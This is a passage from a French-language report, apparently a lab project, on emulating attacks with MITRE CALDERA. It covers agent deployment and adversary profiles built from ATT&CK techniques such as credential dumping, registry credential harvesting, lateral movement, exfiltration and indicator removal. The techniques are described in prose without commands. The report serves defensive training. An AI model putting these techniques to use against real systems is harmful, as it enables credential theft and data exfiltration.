
FIGURE 15: SCENARIO D'ATTAQUE

3.1: Émulation d'attaque avec CALDERA


La section suivante détaille comment nous configurons le serveur CALDERA et comment nous réalisons l'émulation d'attaque avec celui-ci.

3.1.1: Connecter les agents à CALDERA

CALDERA utilise un système client-serveur. Par conséquent, le serveur CALDERA doit communiquer avec les agents CALDERA. Dans ce cas, les agents sont les terminaux Windows et Linux. Nous connectons les agents CALDERA au serveur CALDERA en suivant les étapes suivantes :



Pour commencer, nous devrons sélectionner la section des agents et choisir Déployer un agent. Cela devrait apparaître avec quelque chose de similaire à :






FIGURE 16: CREATION D'AGENTS

3.1.2: ATT&CK Tactiques et techniques

Les profils d'adversaires sont des ensembles de capacités qui représentent les tactiques, techniques et procédures (TTP) qui peuvent être exploitées par les acteurs de la menace. Le cadre ATT&CK décrit ces TTP, que CALDERA utilise pour créer les profils d'adversaires qui sont ensuite exécutés dans une opération. En d'autres termes, les profils des adversaires déterminent quelles capacités seront exécutées pendant les opérations.




FIGURE 17: CREATION D'UN NOUVEAU PROFILE




FIGURE 18: LE PROFILES EST CREE AVEC SUCCES




FIGURE 19: SAISIR L'ATTAQUE TECHNIQUE ET TACTIQUE




FIGURE 20: SAISIR AUTRE ATTAQUE TECHNIQUE ET TACTIQUE

❖ Le navigateur ATT&CK

Le navigateur ATT&CK est un outil Web permettant d'annoter et d'explorer les matrices ATT&CK. Il peut être utilisé pour visualiser la couverture défensive, la planification de l'équipe rouge/bleue, la fréquence des techniques détectées, etc.




FIGURE 21: LE NAVIGATEUR ATT&CK

❖ Configuration des adversaires :

Dans notre scenario on a choisit les tactiques et techniques suivantes pour faire la configuration de l'adversaire :

❖ Credential Access

La figure ci-dessous représente les différentes techniques de credential acces :

Credential Dumping with NPPSPY :

Les adversaires peuvent tenter de vider les informations d'identification pour obtenir la connexion au compte et le matériel d'identification, normalement sous la forme d'un hachage ou d'un mot de passe en texte clair, à partir du système d'exploitation et du logiciel. Les informations d'identification peuvent ensuite être utilisées pour effectuer un mouvement latéral et accéder à des informations restreintes.

Access unattend.xml:

Les pirates peuvent rechercher des systèmes compromis pour trouver et obtenir des informations d'identification stockées de manière non sécurisée. Ces informations d'identification peuvent être stockées et/ou égarées à de nombreux endroits sur un système, y compris des fichiers en texte clair, le système d'exploitation ou des référentiels spécifiques à l'application, ou d'autres fichiers/artefacts spécialisés.

- **Credentials in Registry- HKCU:**

Les adversaires peuvent rechercher dans le registre des systèmes compromis des informations d'identification stockées de manière non sécurisée. Le Registre Windows stocke les informations de configuration qui peuvent être utilisées par le système ou d'autres programmes. Les adversaires peuvent interroger le registre à la recherche d'informations d'identification et de mots de passe qui ont été stockés pour être utilisés par d'autres programmes ou services. Parfois, ces informations d'identification sont utilisées pour les connexions automatiques.




FIGURE 22: TECHNIQUE DE CREDENTIAL ACCESS

- **Lateral movement**

La figure ci-dessous représente les techniques lateral mouvement :

- **Start 54ndc47(2) :**

L'outil SSH vous permet de vous connecter et d'exécuter des commandes sur une machine distante comme si vous étiez assis devant.

- **Changing RDP Port to Non Standard port via command_prompt :**

Le bureau à distance est une fonctionnalité courante dans les systèmes d'exploitation.




FIGURE 23: LES TECHNIQUES LATERAL MOUVEMENT

❖ Exfiltration

La figure ci-dessous représente l'exfiltration :

□ IcediD botnet HTTP PUT :

IcedID est un cheval de Troie bancaire qui est distribué via des campagnes de phishing par e-mail. Ce cheval de Troie bancaire cible les victimes pour voler des informations financières, y compris les détails de la carte de paiement, les identifiants de connexion et les informations bancaires.

□ Data Transfer Size Limits :

Un adversaire peut exfiltrer des données en blocs de taille fixe au lieu de fichiers entiers ou limiter la taille des paquets en dessous de certains seuils.

□ Scheduled Exfiltration :

Les adversaires peuvent programmer l'exfiltration de données pour qu'elle ne soit effectuée qu'à certains moments de la journée ou à certains intervalles.




FIGURE 24: L'EXFILTRATION

❖ Collection

La figure ci-dessous représente l'exfiltration :

- **Find Git Repositories :**

Un référentiel Git suit et enregistre l'historique de toutes les modifications apportées aux fichiers dans un projet Git. Il enregistre ces données dans un répertoire appelé .git, également appelé dossier de référentiel.

- **Create Staging directory:**

Créer un répertoire intermédiaire sur votre ordinateur hôte où vous pouvez assembler les fichiers qui seront éventuellement transférés vers la cible.




FIGURE 25: COLLECTION

- **Defense evasion**

L'évasion de la défense consiste en des techniques que les adversaires utilisent pour éviter d'être détectés tout au long de leur compromission.

- **Indicator Removal using FSUtil :**

Qui fournit un journal permanent de toutes les modifications apportées aux fichiers sur le volume.




FIGURE 26: L'EVASION DE LA DEFENSE

Operations

Les opérations de CALDERA combinent des agents, des capacités et des adversaires pour exécuter des attaques contre des cibles spécifiques. C'est ce qui est exécuté contre des cibles spécifiques au sein de la plate-forme CALDERA.

Une opération est composée des caractéristiques suivantes :





FIGURE 27: COMMENCER UNE NOUVELLE OPERATION

4. Résultat

Lors du déploiement d'un agent, les utilisateurs disposent de diverses options de configuration pour personnaliser les agents selon leurs besoins. Voici les options de configuration utilisé






FIGURE 28: OPTIONS DE CONFIGURATION D'UN AGENT

Les capacités de CALDERA sont des tactiques ou des techniques ATT&CK spécifiques qui peuvent être exécutées sur des agents. Une capacité comprend les composants suivants :

